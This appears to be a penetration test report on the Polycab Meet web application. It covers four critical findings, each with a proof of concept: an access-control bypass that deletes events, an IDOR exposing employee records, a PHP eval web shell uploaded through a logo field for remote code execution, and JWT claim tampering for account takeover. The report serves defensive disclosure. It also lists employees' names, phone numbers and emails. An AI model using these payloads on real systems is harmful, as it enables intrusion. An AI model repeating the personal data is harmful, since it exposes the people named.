

Polycab-PenTest-Report

1: Unauthorized Access to Services (API /endpoints)

Severity: **Critical**


Description:

Unauthorized access to /polymet/api/v1.0/eventmaster.php. page with ability to delete events just like polycab admin developer.

Polycab allows an administrator to restrict access to specific users only. And some employee can't edit/delete event on event master. but attacker could change the action and do anything what want to do.

Proof Of Concept (POC):

1. Login as a normal employee with no delete permission.
2. Navigate to v1.0/eventmaster.php and change body parameter
 - 1) change the action: editeventmaster to deleteeventmaster
 - 2) Change the id of event that want to delete.



The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a POST request to `/polymet/api/v1.0/eventmaster.php` with a body parameter `useraction: deleteeventmaster` highlighted in red. The 'Response' tab shows a 200 OK status with a JSON body containing `"message": "Data deleted successfully."` highlighted in red.

```
Request
Pretty Raw In Actions
1 POST /polymet/api/v1.0/eventmaster.php HTTP/1.1
2 Host: demo.instanceit.com
3 Connection: close
4 Content-Length: 279
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNrOPK20HJVMH-YKM
7 Accept: application/json
8 useraction: deleteeventmaster
9 X-Requested-With: XMLHttpRequest
10 userpagename: eventmaster
11 platform: 1
12 masterlisting: false
13 Origin: https://demo.instanceit.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://demo.instanceit.com/polymet/eventmaster
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=6940dae0f1829ea37127524b8f3bbf08
21
22 -----WebKitFormBoundaryNrOPK20HJVMH-YKM
23 Content-Disposition: form-data; name="action"
24
25 deleteeventmaster
26 -----WebKitFormBoundaryNrOPK20HJVMH-YKM
27 Content-Disposition: form-data; name="id"
28
29 0f811015-ed7b-42d9-8f57-5734a4d4e671
30 -----WebKitFormBoundaryNrOPK20HJVMH-YKM-
31

Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Thu, 22 Sep 2022 07:56:33 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Connection: close
9 Content-Type: application/json
10 Content-Length: 165
11
12
13 {
14   "key": "",
15   "unkey": "",
16   "nextpage": "",
17   "loadmore": 0,
18   "datasize": 0,
19   "showentries": 20,
20   "totalentries": 0,
21   "url": "",
22   "message": "Data deleted successfully.",
23   "status": 1
24 }
```

Fix Recommendation:

- I. Proper check header parameter (useraction).

2: IDOR(Insecure Direct Object References)leading To Privilege Escalation.

Severity: **Critical**


Description:

Polycab web application contains a functionality to fetch and render the user rights/permissions. During this testing, we found that it is possible for any malicious attacker to bypass the authorization and access/enumerate sensitive details of Polycab employees.

During this testing it was observed that any malicious attacker could find the API endpoint and Unauthorized user access to disclose private data.IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can arise in relation to vertical privilege escalation.


Proof Of Concept (POC):

1. Login as a normal employee with no view employee master permission.
2. Navigate to /polymeet/views/eventmaster.php to change the request to /polymeet/views/employeemaster.php (First AJAX call for views)



```
Request to https://demo.instanceit.com:443 [160.153.254.161]
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
1 POST /polymeet/views/employeemaster.php HTTP/1.1
2 Host: demo.instanceit.com
3 Connection: close
4 Content-Length: 0
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
7 X-Requested-With: XMLHttpRequest
8 Origin: https://demo.instanceit.com
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://demo.instanceit.com/polymeet/master
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=724a051f2aebae1e5a8b74f28106904c
16
17
```

3. Navigate to /v1.0/eventmaster.php and change the API endpoints to /v1.0/employeemaster.php
4. And change the action "listeventmaster" to "listemployeemaster"



Request

```

1 POST /polymeet/api/v1.0/employeemaster.php HTTP/1.1
2 Host: demo.instanceit.com
3 Connection: close
4 Content-Length: 650
5 Content-Type: multipart/form-data;
6 boundary=----WebKitFormBoundary4LjpsMXBZ1EycVfs
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
9 Safari/537.36
10 Content-Type: multipart/form-data;
11 boundary=----WebKitFormBoundary4LjpsMXBZ1EycVfs
12 Accept: application/json
13 useraction: viewright
14 X-Requested-With: XMLHttpRequest
15 userpagename: eventmaster
16 platform: 1
17 masterlisting: false
18 Origin: https://demo.instanceit.com
19 Sec-Fetch-Site: same-origin
20 Sec-Fetch-Mode: cors
21 Sec-Fetch-Dest: empty
22 Referer: https://demo.instanceit.com/polymeet/eventmaster
23 Accept-Encoding: gzip, deflate
24 Accept-Language: en-US,en;q=0.9
25 Cookie: PHPSESSID=724a051f2aebae1e5a8b74f28106904c
26 -----WebKitFormBoundary4LjpsMXBZ1EycVfs
27 Content-Disposition: form-data; name="action"
28 listemployeemaster
29 -----WebKitFormBoundary4LjpsMXBZ1EycVfs
30 Content-Disposition: form-data; name="nextpage"
31 1
32 -----WebKitFormBoundary4LjpsMXBZ1EycVfs
33 Content-Disposition: form-data; name="perpage"
34 20
35 -----WebKitFormBoundary4LjpsMXBZ1EycVfs
36 Content-Disposition: form-data; name="filter"
37 
38 -----WebKitFormBoundary4LjpsMXBZ1EycVfs
39 Content-Disposition: form-data; name="ordbv"
40 

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Fri, 23 Sep 2022 04:57:56 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Connection: close
9 Content-Type: application/json
10 Content-Length: 9219
11 
12 {
13   "data": "<tr data-index=\\0\\><td class=\\\"tbl-name\\\">Sub Admin
14     oye\\><td class=\\\"tbl-name\\\"><a href=\\\"javascript:void(0)
15       ipt:void(0)\\\" onclick=\\\"viewemployee\\>data(\\&#039;acfb56b
16         &#039;36fbc554-3f73-48a2-a5b1-17897fa9a1b3&#039;)\\\">Karthikey
17         0b84a8af8963&#039;)\\\">Karthick Kumar</a></td><td class=\\\"tbl-
18         \\><td class=\\\"tbl-name tbl-w200\\\">9827023223</td><td cla
19         73</td><td class=\\\"tbl-name tbl-w300\\\">abhi@gmail.com</td><
20         .tiwari@polycab.com</td><td class=\\\"tbl-name tbl-w300\\\">sidd
21         l-name tbl-w300\\\">naisargi.jhaveri@polycab.com</td><td class
22         s=\\\"tbl-name text-center tbl-w120\\\"></td></tr><tr data-inde
23         -index=\\\"11\\\"><td class=\\\"tbl-name\\\">Employee</td><td class=
24         class=\\\"tbl-name\\\"><a href=\\\"javascript:void(0)\\\" onclick=\\\"
25         (0)\\\" onclick=\\\"viewemployee\\>detaildata(\\&#039;c21c4fa3-e5b9-4
26         19c632d-dbb3-42d7-a66e-ae20b850ec97&#039;)\\\">Subhashish Rout<
27         >Navneet Kumar</a></td><td class=\\\"tbl-name tbl-w200\\\">8252
28         bl-w200\\\">7757008990</td><td class=\\\"tbl-name tbl-w300\\\">nik
29         tbl-w300\\\">debaditya.dey@polycab.com</td><td class=\\\"tbl-nam
30         \\\"tbl-name tbl-w300\\\">ajay.pawar@polycab.com</td><td class=\\\"tbl-nam
31         .com</td><td class=\\\"tbl-name text-center tbl-w120\\\"></td><
32         <key\\\">\\\"
33         \\\"unkey\\\">\\\"
34         \\\"nextpage\\\">1,
35         \\\"loadmore\\\">1,
36         \\\"datasize\\\">20,
37         \\\"showentries\\\">20,
38         \\\"totalentries\\\">35,
39         \\\"url\\\">\\\"
40         \\\"message\\\">Data found,
41         \\\"status\\\">1
42       }
43     }
44   }
45 }

```

5. And see the browser the see sensitive data of their employee including name ,their roles and etc.

Polycab Meet Event Master

Purchase Manager

Download CSV Sync Users With Microsoft API Search...

USER TYPE	EMPLOYEE NAME	CONTACT NO	EMAIL	MS USERNAME	MS CONNECT
Sub Admin	cyber VAPT	9822812319	Cyber.vapt@polycab.com	Cyber.vapt@polycab.com	
Employee	Jigar rathod	7228930853	Jigar.Rathod@Polycab.com	Jigar.Rathod@Polycab.com	
Sub Admin	Deloitte VAPT	9924919188	Deloitte.Vapt@polycab.com	Deloitte.Vapt@polycab.com	
Employee	Karthikeyan Shankar	9568113234	shankar.karthikeyan@polycab.com	shankar.karthikeyan@polycab.com	
Employee	Karthick Kumar	9566667753	karthick.kumar@polycab.com	karthick.kumar@polycab.com	
Employee	Saurabh Khandelwal	9827023223	saurabh.khandelwal@polycab.com	saurabh.khandelwal@polycab.com	
Sub Admin	abhi	9426132073	abhi@gmail.com	anikesh.lapsiwala@instanceit.com	
Employee	Siddharth Tiwari	9545850089	siddharth.tiwari@polycab.com	siddharth.tiwari@polycab.com	
Employee	Naisargi Jhaveri	9723799393	naisargi.jhaveri@polycab.com	naisargi.jhaveri@polycab.com	
Employee	Atish roy	9748926512	atish.roy@polycab.com	atish.roy@polycab.com	
Employee	Aditya Das	9101850453	aditya.das@polycab.com	aditya.das@polycab.com	
Employee	C Vijay Raj	9000410815	c.vijayraj@polycab.com	c.vijayraj@polycab.com	
Employee	Dayanand Patil	9988131345	dayanand.patil@polycab.com	dayanand.patil@polycab.com	
Employee	Deoraj Pandit	9334978497	deoraj.pandit@polycab.com	deoraj.pandit@polycab.com	
Employee	Subhashish Rout	9658811271	subhashish.rout@polycab.com	subhashish.rout@polycab.com	
Employee	Navneet Kumar	8252452342	navneet.kumar@polycab.com	navneet.kumar@polycab.com	

Showing 20 of 35 entries

Show 20 entries

3: Remote code execution.

Severity: **Critical**


Description:

In this type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. During this testing it was observed that the polycab application contains file upload functionality that can be abused by any attacker to load malicious files and execute remote code. Through this exploit, the attacker can completely compromise the complete infrastructure by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, and exploit the local vulnerabilities.

An unrestricted file upload vulnerability exists when an application allows users to upload files without proper validation. The application fails to properly validate files across four key factors: file extension, mime-type, size, and upload frequency. In addition, the application does not appear to scan uploaded files for known malware. Failing to restrict file uploads affects the security of the operating environment in many ways. Attackers commonly use file upload functionality to upload viruses or malware onto trusted servers. This might end up in the execution of unrestricted code in the server.

Proof Of Concept (POC):


1. Login to demo.instanceit.com/polymet as BUM user.



- Now Go to Configuration-->maincompany Master-->Edit company. Upload any photo in company logo upload section and capture the request and remove all the file content and insert this php code.

```
GIF89;
<?php $code = $_GET['code'];
eval($code); ?>
```

and change filename to code.php as shown below:



The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays a multipart/form-data request. The 'Response' tab displays a JSON response. A red box highlights the PHP code inserted into the request body.


Request:

```
Content-Disposition: form-data; name="website"
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="address"
surat
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="stateid"
65754311-A0BB-4A7F-9043-05670385BF13
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="cityid"
6be2c7af-1e5a-4ac1-8e29-d9e20824519c
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="pincode"
395003
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="logoimg"; filename="code.php"
Content-Type: image/jpeg
GIF89;
<?php $code = $_GET['code'];
eval($code); ?>
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="stampimg"; filename=""
Content-Type: application/octet-stream
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="signimg"; filename=""
Content-Type: application/octet-stream
-----WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="iconimg"; filename=""
Content-Type: application/octet-stream
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 23 Sep 2022 06:13:17 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Connection: close
9 Content-Type: application/json
10 Content-Length: 165
11
12 {
13   "key": "",
14   "unkey": "",
15   "nextpage": "",
16   "loadmore": 0,
17   "datasize": 0,
18   "showentries": 20,
19   "totalentries": 0,
20   "url": "",
21   "message": "Data updated successfully.",
22   "status": 1
23 }
```

- Now refresh and click on the company which was changed in the company logo. From the company logo image section, open that image in new tab. Which should open and execute the php shellcode that was uploaded. In the below example attacker is able to retrieve the internal files as a proof of concept (<https://demo.instanceit.com/polymeet/assets/uploads/2022/09/logo/logo866e9964-98cd-4947-badb-970179a69276.php>).
- And add this ?code=phpinfo(); on url.



Fix Recommendation:

The following validation should be performed:

- Restrict file types accepted for upload, check the file extension and only allow certain files to be uploaded.
- Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png.
- Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config).
- Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.
- If the application requires uploaded files to be of a specific type such as PDF, text, or Word Document, the application should validate that the extension is '.pdf', '.txt' or '.doc'.
- The first four bytes of the file should be validated. These first few bytes are known as the file's 'Magic Number' and will uniquely identify the file type. For example, all PDF files start with the byte-sequence '%PDF'.
- An upper limit on file size should be enforced, as determined on a case-by-case basis. For instance, if a typical file upload is 10 MB, the application should reject files that are larger than 25 MB.

4: User Account Takeover via Insecure logging of Oauth token.


Severity: **Critical**

Description:

Polycabmeet contains functionality that their employees could login with Microsoft 365. During the authentication testing, we found that polycabmeet web application login page only check username email id from JWT tokens. If malicious attacker login with Microsoft 365 and get JWT token and change the username email id so its logged in a privilege users like poly cab employees(sub-admin,admin,etc..) without any passwords.

Proof Of Concept (POC):

1. Navigate to <https://demo.instanceit.com/polymeet> and then logged in as employee with microsoft 365.
2. Then get this url `/v1.0/officellogin.php` and see the JWT token.



The screenshot shows a web browser window with the URL `https://demo.instanceit.com/polymeet`. The page displays a success message: "Login Successfully". Below the message, there is a "Logout" button. In the bottom right corner, there is a "Request" tab in the developer tools, showing a POST request to `/v1.0/officellogin.php`. The request body is a JSON object containing a "username" field with the value "shalu.shah@polycab.com" and a "password" field with the value "1234567890". The response is a JSON object with a "status" field set to "success" and a "message" field set to "Login Successfully".

3. Decode the JWT token and change the "unique name" and "upn" parameter.
4. Change to victim email address and again encode the JWT token .

Request

Pretty Raw \n Actions JSON Web Token

JWT 1 - eyJ0eXAiOiJKV1QiLCJub25jZSI6InQtZFIlaGJwYjBOYWkyUGNsSXR ...

Serialized JWT

KmzLcs64VmDwrHMrMweLhqSuuxG3Nv_N9JvkdZeUiYPdInNEbEHotpI1mopzmdgBTYI-GB2PwPPWKQJ2j9teedlcknUf7PjEPY_bXcb8KA_ouAg2cQnnpFScHA5rhJrSsfMLlwRvif-2Tj8pXhRG-SjtHmnTwdSpoZZKcc0_gcjfi-pJESMI18p95LNDiKzNAV7jNfzINRUTZqgLC93wKUNb25MoLAuYOP5Qy4aJm7SoAmvYzBQw

Copy Decrypt Verify

JWS JWE

Header

`{"alg": "RS256",
"x5t": "22QpJ3UpbjAYXYGaXEJl8lV0TOI",
"kid": "22QpJ3UpbjAYXYGaXEJl8lV0TOI"}`

Format JSON Compact JSON

Payload

`"iat": "157028385.488074570.3765-56089650J233",
"unique_name": "Poly.Meet@polycab.com",
"upn": "Poly.Meet@polycab.com",
"uti": "9YVLLjF8GU6-9tB3518TAA",`

